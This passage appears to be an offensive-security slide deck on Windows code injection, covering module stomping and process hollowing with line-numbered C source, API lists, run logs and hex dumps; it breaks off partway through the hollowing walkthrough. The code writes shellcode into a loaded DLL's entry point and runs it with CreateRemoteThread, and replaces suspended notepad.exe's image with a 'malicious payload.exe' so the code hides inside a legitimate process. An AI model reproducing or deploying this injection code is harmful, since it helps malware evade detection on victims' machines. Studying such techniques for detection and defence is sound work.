40     PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((DWORD_PTR)targetDLLHeader + dosHeader->e_lfanew);
41     // Getting entry point of the target dll
42     DWORD_PTR dllEntryPoint = ntHeaders->OptionalHeader.AddressOfEntryPoint;
43     wprintf(L"[+] DllEntryPoint offset: %p\n", (LPVOID)dllEntryPoint);
44     // DLL EntryPoint in memory
45     LPVOID dllEntryPointMem = (LPVOID)(dllEntryPoint + (DWORD_PTR)hModule);
46     wprintf(L"[+] DllEntryPoint in memory: %p\n", dllEntryPointMem);
47     return dllEntryPointMem;
48 }
```

# Module Stomping - In-Depth

- Write the payload at the entrypoint address of loaded module.
- Create a thread with the entrypoint address in the target process.

```
113 // writing payload into the entrypoint of loaded module
114 if (!WriteProcessMemory(hProcess, entryPoint, buf, payloadSize, NULL)) {
115     perror("[-] Unable to write payload into the dll\n ");
116     exit(-1);
117 }
118
119 // Executing the payload
120 CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)entryPoint, NULL, 0, 0);
121 return TRUE;
122 }
123 }
```

# Module Stomping - In-Depth

- Before writing payload into the entrypoint address of target module

The screenshot shows a terminal window on the left and a hex editor window on the right. The terminal window displays the following log:

```
[+] Opening the target process, pid: 7628
[+] Memory allocated at remote process address: 0000014875E0000
[+] DLL path written to the allocated memory
[+] Successfully loaded module in the memory...
[+] DllEntryPoint offset: 0000000000007930
[+] DllEntryPoint in memory: 00007FFF45C77930
```

A red arrow points from the terminal window to the hex editor window, highlighting the memory address `00007FFF45C77930`. The hex editor window shows the memory dump of the target process.

**Before writing shellcode  
into the entrypoint of the  
target module**

notepad.exe (7628) (0x7fff45c71000 - 0x7fff45caa000)


00006910	74 24 50 48 83 c4 20 41 5f 41 5e 41 5c c3 cc cc t\$FH.. A_A^A\... ^
00006920	cc .....
00006930	48 89 5c 24 08 48 89 74 24 10 57 48 83 ec 20 49 H.\\$.H.t\$WH.. I
00006940	8b f8 8b da 48 8b f1 83 fa 01 75 05 e8 53 09 00 ...H.....u..S..
00006950	00 4c 8b c7 8b d3 48 8b ce 48 8b 5c 24 30 48 8b L....B..H.\\$OH..
00006960	74 24 38 48 83 c4 20 5f e9 07 00 00 00 cc cc cc t\$H.. _
00006970	cc cc cc cc 48 8b c4 48 89 58 20 4c 89 40 18 89 ...H..H.X L@..
00006980	50 10 48 89 48 08 56 57 41 56 48 81 ec 50 01 00 F.B.H.VWAVH..F..
00006990	00 8b fa 4c 8b f1 be 01 00 00 00 8b de 89 5c 24 ...L.....\\$.S
000069a0	20 3b d6 77 06 89 15 19 7b 05 00 85 d2 75 13 39 ;.w....(....u.9
000069b0	15 67 a0 05 00 75 0b 33 db 89 5c 24 20 e9 da 01 .g...u.3..\\$.S ...
000069c0	00 00 8d 42 ff 3b c6 0f 87 90 00 00 00 4c 8b 0d ...B.;....L..
000069d0	14 38 03 00 4d 85 c9 74 42 8b 05 41 a0 05 00 3b .8..M..tB..A..;
000069e0	d6 0f 44 c6 89 05 36 a0 05 00 4c 8b 84 24 80 01 ..I....E...L..\$.S..
000069f0	00 00 49 8b c1 ff 15 8d ba 03 00 8b d8 89 44 24 ..I.....D\$
00006a00	20 eb 18 33 db 89 5c 24 20 8d 73 01 8b bc 24 78 ..3..\\$.S..\$.Sx
00006a10	01 00 00 4c 8b b4 24 70 01 00 00 85 db 0f 84 79 ...I..\$.p.....Y
00006a20	01 00 00 4c 8b 84 24 80 01 00 00 8b d7 49 8b ce ...I..\$.S.....I..
00006a30	e8 b7 fc ff 8b d8 89 44 24 20 eb 18 33 db 89 .....D\$ ..3..
00006a40	5c 24 20 8d 73 01 8b bc 24 78 01 00 00 4c 8b b4 \\$.S..\$.Sx..L..
00006a50	24 70 01 00 00 85 db 0f 84 3f 01 00 00 4c 8b 84 \$.p.....?..L..

# Module Stomping - In-Depth


- After writing payload into the entrypoint address of target module

```
C:\Users\CWLabs\source\repos\CWLModuleStomping\x64\Debug\CWLModuleStomping.exe
[+] Opening the target process, pid: 7628
[+] Memory allocated at remote process address: 0000014875E00000
[+] DLL path written to the allocated memory
[+] Successfully loaded module in the memory...
[+] DllEntryPoint offset: 0000000000007930
[+] DllEntryPoint in memory: 00007FFF45C77930
[+] Payload written to the entrypoint of target module...

// hello world shellcode
unsigned char buf[] = "\x48\x83\xEC\x28\x48\x83\xE4\xF0\x48\x8D\x15\x66\x
"\x48\x8D\x0D\x52\x00\x00\x00\xE8\x9E\x00\x00\x00\x00\x4C\x8B\xF8"
"\x48\x8D\x0D\x5D\x00\x00\x00\xFF\xD0\x48\x8D\x15\x5F\x00\x00"
"\x00\x48\x8D\x0D\x4D\x00\x00\x00\x00\xE8\x7F\x00\x00\x00\x00\x4D\x33"
"\xC9\x4C\x8D\x05\x61\x00\x00\x00\x00\x48\x8D\x15\x4E\x00\x00\x00"
"\x48\x33\xC9\xFF\xD0\x48\x8D\x15\x56\x00\x00\x00\x48\x8D\x0D"
"\x0A\x00\x00\x00\xF8\x56\x00\x00\x00\x48\x33\xC9\xFF\xD0\x4B"
```



# Module Stomping - In-Depth



# Process Hollowing

- Replace executable section of the legitimate process with malicious executable.
- Replacement takes place in memory.
- Malicious code executes from inside of the legitimate process thus, it conceals its presence.
- The path of the hollowed process still points to the legitimate executable path.

# Process Hollowing - Steps

1. Create target process in suspended mode
2. Get Image Base Address of the target process
3. Hollow/Unmap target image
4. Allocate new memory in target process for the payload
5. Copy all the payload section to the allocated memory in target process
6. Get Context of target process
7. Set the entrypoint of payload in respective context
8. Apply the Context of target process
9. Resume main thread of target process

# Process Hollowing - API Calls

- Kernel32.dll: CreateProcessA, ReadProcessMemory, WriteProcessMemory, GetThreadContext, SetThreadContext, ResumeThread
- Ntdll.dll: NtQueryInformationProcess, NtUnmapViewOfSection/ZwUnmapViewOfSection

# Process Hollowing - In-Depth

- All the libraries used in this project and also the declaration of ZwUnmapViewOfSection.

```
#include "CWLGetProcAddress.h"
#include <winternl.h>
#include <Windows.h>
#include <stdio.h>
#pragma comment(lib,"ntdll.lib")

typedef NTSYSAPI NTSTATUS(NTAPI* _ZwUnmapViewOfSection)(
    HANDLE ProcessHandle,
    PVOID BaseAddress
);
```

# Process Hollowing - In-Depth

- Opening Process in suspended mode

```
89 int main() {
90     // Create a process in suspended mode with NtCreateProcessEx
91     LPSTARTUPINFOA startInfo = new STARTUPINFOA();
92     LPPROCESS_INFORMATION procInfo = new PROCESS_INFORMATION();
93     PROCESS_BASIC_INFORMATION* procBasicInfo = new PROCESS_BASIC_INFORMATION();
94     HANDLE hPayload = NULL;
95     DWORD payloadFileSize = 0;
96
97     printf("[+] Opening Process notepad.exe in suspended mode... \n");
98     LPSTR procName = (LPSTR)"c:\\windows\\syswow64\\notepad.exe";
99     if (!CreateProcessA(NULL, procName, NULL, NULL, TRUE, CREATE_SUSPENDED, NULL, NULL, startInfo, procInfo)) {
100         perror("[-] Error Creating Process\n");
101         exit(-1);
102     }
```

# Process Hollowing - In-Depth

- Process “notepad.exe” is opened in the suspended state

Process Hacker [DESKTOP-O69QJ3U\CWLabs]

Hacker View Tools Users Help

Refresh Options | Find handles or DLLs System information |      

Search Processes (Ctrl+K)

Processes Services Network Disk

Name	PID	CPU	I/O total ...	Private b...	User name	Window status
vcpkgsrv.exe	14560			52.96 MB	DESKTOP-O6...\\CWLabs	
vcpkgsrv.exe	13308			10.83 MB	DESKTOP-O6...\\CWLabs	
vcpkgsrv.exe	16044			79.14 MB	DESKTOP-O6...\\CWLabs	
VsDebugConsole.exe	9752			1.1 MB	DESKTOP-O6...\\CWLabs	Running
conhost.exe	20028			9.09 MB	DESKTOP-O6...\\CWLabs	
ProcessHollowing.exe	6784			800 kB	DESKTOP-O6...\\CWLabs	
notepad.exe	19364			600 kB	DESKTOP-O6...\\CWLabs	
mspdbsrv.exe	17712			14.13 MB	DESKTOP-O6...\\CWLabs	

# Process Hollowing - In-Depth

- Getting Image Base Address of suspended process so that we can hollow out the target process
- The Image Base Address should contain PE header.

```
105 // Getting Target Process Handle
106 HANDLE tpHandle = procInfo->hProcess;
107 DWORD retLen = 0;
108 // Getting Target Base offset Address
109 NtQueryInformationProcess(tpHandle, ProcessBasicInformation, procBasicInfo, sizeof(PERSONALITY_INFORMATION), &retLen);
110 DWORD pebImageBaseOffset = (DWORD)procBasicInfo->PebBaseAddress + 8;
111 printf("[+] Target Process Image Base Offset: %p \n", pebImageBaseOffset);
112 // Getting Target ImageBase Addresss
113 LPVOID targetImageBase = 0;
114 SIZE_T bytesRead = 0;
115 if (!ReadProcessMemory(tpHandle, (LPCVOID)pebImageBaseOffset, &targetImageBase, 4, &bytesRead)) {
116     int lastError = GetLastError();
117     perror("[-] Error Reading Target ImageBaseAddressss\n");
118     exit(-1);
119 }
120 printf("[+] Target Process Image Base: %p \n", targetImageBase);
```

# Process Hollowing - In-Depth

The image shows two windows illustrating process hollowing. On the left is a terminal window titled 'C:\Users\CWLabs\source/repos\ProcessHollowing\Release\ProcessHollowing.exe' displaying the following log output:

```
[+] Opening Process notepad.exe in suspended mode...
[+] Process Created In Suspended Mode...
[+] Target Process Image Base Offset: 005A7008
[+] Target Process Image Base: 00C00000
```

A red arrow points from the terminal window to the 'notepad.exe (19364)' entry in the HxD dump window. The HxD window shows the memory dump of the suspended process. The dump includes columns for offset, raw hex data, and decoded text. The decoded text shows the PE header and some initial executable code.

On the right is a screenshot of the Process Hacker application. It shows a list of processes in the background. The 'ProcessHollowing.exe' process is selected, and its child process 'notepad.exe' is also highlighted. Both processes have their PIDs (19364 and 19364) highlighted with green boxes. The status bar at the bottom of the Process Hacker window indicates CPU Usage: 14.36%, Physical memory: 5.21 GB (65.13%), and Processes: 205.

Name	PID	CPU
vcpkgsrv.exe	14560	
vcpkgsrv.exe	13308	
vcpkgsrv.exe	16044	
VsDebugConsole.exe	9752	
conhost.exe	20028	
ProcessHollowing.exe	6784	
notepad.exe	19364	
mspdbsrv.exe	17712	


Binary (8 bit)  
Int8  
UInt8  
Int16  
UInt16  
Int24  
UInt24  
Int32

# Process Hollowing - In-Depth

- Copying the malicious binary “payload.exe” into the memory (current process memory) and getting the size of the payload image from the OptionalHeader.

```
121 // Getting Handle to our malicious payload
122 hPayload = CreateFileA("c:\\temp\\payload.exe", GENERIC_READ, NULL, NULL, OPEN_ALWAYS, NULL, NULL);
123 if (hPayload == INVALID_HANDLE_VALUE) {
124     perror("[-] Error Opening Malicious DLL\n");
125     exit(-1);
126 }
127 payloadFileSize = GetFileSize(hPayload, NULL);
128 //DWORD bytesRead = 0;
129 // Writing our malicious payload into the memory
130 LPVOID payloadBytesBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, payloadFileSize);
131 ReadFile(hPayload, payloadBytesBuffer, payloadFileSize, &bytesRead, NULL);
132
133 // Parsing PE and getting image size
134 PIMAGE_DOS_HEADER payloadDOSHeader = (PIMAGE_DOS_HEADER)payloadBytesBuffer;
135 PIMAGE_NT_HEADERS payloadNTHolders = (PIMAGE_NT_HEADERS)((DWORD)payloadBytesBuffer + payloadDOSHeader->e_lfanew);
136 SIZE_T imageSize = (DWORD)payloadNTHolders->OptionalHeader.SizeOfImage;
137
138
```

# Process Hollowing - In-Depth




# Process Hollowing - In-Depth

- With the API “ZwUnmapViewOfSection” the process is hollowed out.
- Base address is target process Image base address which was retrieved while ago using ReadProcessMemory API.
- To confirm that the process is hollowed out we can check the Image Base Address and it should be zero out.

```
138
139 // Hollow the target process
140 _ZwUnmapViewOfSection pZwUnmapViewOfSection = (_ZwUnmapViewOfSection)GetProcAddress(GetModuleHandleA("ntdll.dll"), "ZwUnmapViewOfSection");
141 if (pZwUnmapViewOfSection == NULL) {
142     perror("[-] Error ZwUnmapViewOfSection not found\n");
143     exit(-1);
144 }
145 pZwUnmapViewOfSection(tpHandle, targetImageBase);
146 printf("[+] Successfully Unmapped the section... \n");
147
```

# Process Hollowing - In-Depth




# Process Hollowing - In-Depth

- Allocate new memory in target process.
- VirtualAllocEx Api is used for this process.
- We allocate the memory in hollowed region in the target process i.e., target process Image Base Address

```
148
149 // Allocating new memory in target processs
150 LPVOID newTargetImageBase = VirtualAllocEx(tpHandle, targetImageBase, imageSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
151 targetImageBase = newTargetImageBase;
152 printf("[+] Target Process New Image Base: %p \n", targetImageBase);
153 // getting delta between payload image base address and the remote process image base address
154 DWORD deltaBase = (DWORD)targetImageBase - payloadNTHheaders->OptionalHeader.ImageBase;
155
```

# Process Hollowing - In-Depth



The screenshot shows a terminal window with the following log output:

```
[+] Select C:\Users\CWLabs\source\repos\ProcessHollowing\Release\ProcessHollowing.exe
[+] Opening Process notepad.exe in suspended mode...
[+] Process Created In Suspended Mode...
[+] Target Process Image Base Offset: 005A7008
[+] Target Process Image Base: 00CC0000
[+] Allocated memory for payload in current process: 00AC05E8
[+] Successfully Unmapped the section...
[+] Target Process New Image Base: 00CC0000
```

Below the log, there is a red annotation in the terminal window:

Allocated new memory in target process  
new image base is equal to old image base,  
which means the payload will be copied to the  
same old image base i.e., 0x0CC0000

# Process Hollowing - In-Depth

- Copying the Headers and the Sections of the payload to the newly allocated target process memory.
- To confirm this we can look into the new allocated memory region. i.e., target Process Image Base Address. We should see PE header there.

```
157 // setting the source imagebase address to targetimage base and copying the payload image headers to the target image address
158 payloadNTHolders->OptionalHeader.ImageBase = (DWORD)targetImageBase;
159 WriteProcessMemory(tpHandle, targetImageBase, payloadBytesBuffer, payloadNTHolders->OptionalHeader.SizeOfHeaders, NULL);
160
161 // copy all the sections from the payload to the target process
162 PIMAGE_SECTION_HEADER payloadImageSection = (PIMAGE_SECTION_HEADER)((DWORD)payloadBytesBuffer +
163                               payloadDOSHeader->e_lfanew + sizeof(IMAGE_NT_HEADERS32));
164 PIMAGE_SECTION_HEADER oldImageSection = payloadImageSection;
165
166 for (int i = 0; i < payloadNTHolders->FileHeader.NumberOfSections; i++) {
167     PVOID targetSectionLocation = (PVOID)((DWORD)targetImageBase + payloadImageSection->VirtualAddress);
168     PVOID payloadSectionLocation = (PVOID)((DWORD)payloadBytesBuffer + payloadImageSection->PointerToRawData);
169     WriteProcessMemory(tpHandle, targetSectionLocation, payloadSectionLocation, payloadImageSection->SizeOfRawData, NULL);
170     payloadImageSection++;
171 }
172 }
```

# Process Hollowing - In-Depth

HxD - [notepad.exe (19364)]

File Edit Search View Analysis Tools Window Help

Windows (ANSI) hex

notepad.exe (19364)

Offset (h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00682000	00682000 – 00CBFFFF	MZ.....YY..
00CC0000	4D 5A 90 00 03 00 00 00 04 00 00 00 00 FF FF 00 00	.....@.....
00CC0010	B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00	.....
00CC0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00CC0030	00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00	.....@....
00CC0040	OE 1F BA OE 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°..í!.Lí!Th
00CC0050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00CC0060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00CC0070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
00CC0080	26 11 6C 44 62 70 02 17 62 70 02 17 62 70 02 17	&.1Dbp..bp..bp..
00CC0090	6B 08 91 17 68 70 02 17 C3 07 03 16 60 70 02 17	k.`.hp..Ä...`p..
00CC00A0	C3 07 07 16 71 70 02 17 C3 07 06 16 6E 70 02 17	Ä...qp..Ä...np..
00CC00B0	C3 07 01 16 63 70 02 17 76 1B 03 16 67 70 02 17	Ä...cp..v...gp..
00CC00C0	62 70 03 17 4E 70 02 17 97 07 0B 16 63 70 02 17	bp..Np..—..cp..
00CC00D0	97 07 FD 17 63 70 02 17 97 07 00 16 63 70 02 17	—.ý.cp..—..cp..
00CC00E0	52 69 63 68 62 70 02 17 00 00 00 00 00 00 00 00	Richbp.....

payload is written to target process memory

# Process Hollowing - In-Depth

- Since we copied all the headers and section of the payload into the newly allocated memory in target process, the base address of newly allocated memory region will be the new base address of the target process.
- The new base address might not be the expected image base for the payload, so the relocation might be required.

# Process Hollowing - In-Depth

